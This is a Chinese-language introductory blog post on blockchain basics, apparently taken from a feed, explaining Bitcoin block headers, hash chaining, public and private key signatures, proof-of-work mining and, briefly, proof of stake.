                        <![CDATA[<h1 id="%E5%8C%BA%E5%9D%97%E9%93%BE%E5%85%A5%E9%97%A8" tabindex="-1">区块链入门</h1><h2 id="bitcoin%E5%9F%BA%E7%A1%80%E6%A6%82%E5%BF%B5" tabindex="-1">Bitcoin基础概念</h2><p><strong>区块链 = 区块 + 链</strong></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/l-1675956705924.jfif?x-oss-process=style/water" alt="l-1675956705924" /></p><h3 id="%E5%8C%BA%E5%9D%97%EF%BC%88block%EF%BC%89" tabindex="-1">区块（Block）</h3><p>首先需要了解一下区块的头部字段值含义：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/lfafafaf.png?x-oss-process=style/water" alt="lfafafaf" /></p><ul><li><code>Prev Hash</code>: 前一个块的 <span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mi>H</mi><mi>a</mi><mi>s</mi><mi>h</mi></mrow><annotation encoding="application/x-tex">Hash</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.69444em;vertical-align:0em;"></span><span class="mord mathnormal" style="margin-right:0.08125em;">H</span><span class="mord mathnormal">a</span><span class="mord mathnormal">s</span><span class="mord mathnormal">h</span></span></span></span>值， 如果是创世块，则为 <code>00000....00000</code></li><li><code>Merkle Hash</code>: 将一系列交易数据通过简单的算法变成一个汇总的 <span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mi>H</mi><mi>a</mi><mi>s</mi><mi>h</mi></mrow><annotation encoding="application/x-tex">Hash</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.69444em;vertical-align:0em;"></span><span class="mord mathnormal" style="margin-right:0.08125em;">H</span><span class="mord mathnormal">a</span><span class="mord mathnormal">s</span><span class="mord mathnormal">h</span></span></span></span></li><li><code>Block Hash</code>: 区块哈希，一个区块的哈希没有记录在头部，而是对头部哈希，作为下一个块的<code>Prev Hash</code>值</li><li><code>Nonce</code> : 搭配POW，矿工通过不断猜测其值来使头部<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mi>H</mi><mi>a</mi><mi>s</mi><mi>h</mi></mrow><annotation encoding="application/x-tex">Hash</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.69444em;vertical-align:0em;"></span><span class="mord mathnormal" style="margin-right:0.08125em;">H</span><span class="mord mathnormal">a</span><span class="mord mathnormal">s</span><span class="mord mathnormal">h</span></span></span></span>值（两次SHA256）的前缀达到几个<span class="katex"><span class="katex-mathml"><math xmlns="http://www.w3.org/1998/Math/MathML"><semantics><mrow><mn>0</mn></mrow><annotation encoding="application/x-tex">0</annotation></semantics></math></span><span class="katex-html" aria-hidden="true"><span class="base"><span class="strut" style="height:0.64444em;vertical-align:0em;"></span><span class="mord">0</span></span></span></span></li></ul><h3 id="%E9%93%BE%EF%BC%88chain%EF%BC%89" tabindex="-1">链（Chain）</h3><p>可以发现，<code>cur_block</code>通过头部的<code>prev hash</code>来找到上一区块，进而找到第一个区块，我们把第一个区块称作创世块</p><p>如果攻击者想修改账本，例如如下图：</p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/blog/lfafafafafa.jfif?x-oss-process=style/water" alt="lfafafafafa" /></p><p>如果要篡改<code>2</code>号块的信息，那么他需要修改<code>3</code>号块的<code>prev hash</code>，但是这又会导致 <code>3</code>号块的<code>block hash</code>改变，因此他又需要修改<code>4</code>号块的<code>prev hash</code>，以此类推…. 也就是他需要修改<strong>被篡改块</strong>的后继所有区块，但是由于采用**工作量证明(POW)**的方式来进行进行记账，这意味他需要掌握全网51%的算力才行。</p><h3 id="%E4%BA%A4%E6%98%93" tabindex="-1">交易</h3><p>在比特币的世界中，假如 A 向 B 交易 <code>2</code>个比特币，那么中间的两个问题：</p><ul><li>怎么确定A有没有 <code>2</code>个比特币？ 这个好验证，大家一直查帐本呀，造不了假</li><li>怎么确定这个是<code>A</code>发的？ 这就需要使用类似证书的公钥+私钥来解决了</li></ul><p>私钥SK自己保存，通过私钥生成公钥PK（银行卡号），注意这个过程不可逆转。</p><p>即 ： 公钥—– X —–&gt;私钥 ； 私钥 ———-–&gt; 公钥</p><p>A发送消息的时候，用私钥对信息进行签名，然后将<strong>公钥</strong>和<strong>签名消息</strong>发送给别人，那么接收方可以用公钥对信息解密验证，如果验证成功，那么就是成立的，大家也都认同这个转账消息。</p><h3 id="%E6%8C%96%E7%9F%BF%E5%8E%9F%E7%90%86" tabindex="-1">挖矿原理</h3><p>那么交易信息谁来记录呢？也就是谁来记账呢，也就是谁来打包新的区块并且接到前一个区块呢？</p><p>总不能白白干事吧，官方宣布：谁能记一笔账谁就有一笔奖金（bitcoin）~ ， 这时候大家都踊跃报名成为记账者，那么产生有竞争，那么就必须挑选一名幸运儿记账了，怎么挑选呢？比特币使用了<strong>工作量证明(POW)</strong>，具体原理：</p><ul><li>用户打包好最近比特世界的交易记录，做成一个区块</li><li>不断尝试修改区块头部的<code>Nonce</code>字段，使得整个头部的哈希值前缀有<strong>X</strong>个0（X是官方规定的）</li><li>谁先尝试出来，那么就说明<s>算力</s>运气好。（这也解释了为什么会出现显卡难潮）</li></ul><blockquote><p>POW被称作共识机制，当然也有PoS共识机制，为了避免浪费计算机资源，通过保证金来对赌一个合法的块成为新区块，恶意参与者会没收其保证金，进而损失经济经济利益。这种全网1/3的资源才能左右最终结果</p></blockquote><h2 id="%E4%BB%A5%E5%A4%AA%E5%9D%8A" tabindex="-1">以太坊</h2><p>待更新……</p><h2 id="%E5%8F%82%E8%80%83%E8%B5%84%E6%96%99" tabindex="-1">参考资料</h2><ol><li><a href="https://www.liaoxuefeng.com/wiki/1207298049439968/1311929706479649" target="_blank">廖雪峰的官方网站</a></li><li><a href="https://yeasy.gitbook.io/blockchain_guide/17_baas" target="_blank">区块链技术指南</a></li></ol>]]>
                </content>
            </entry>
</feed>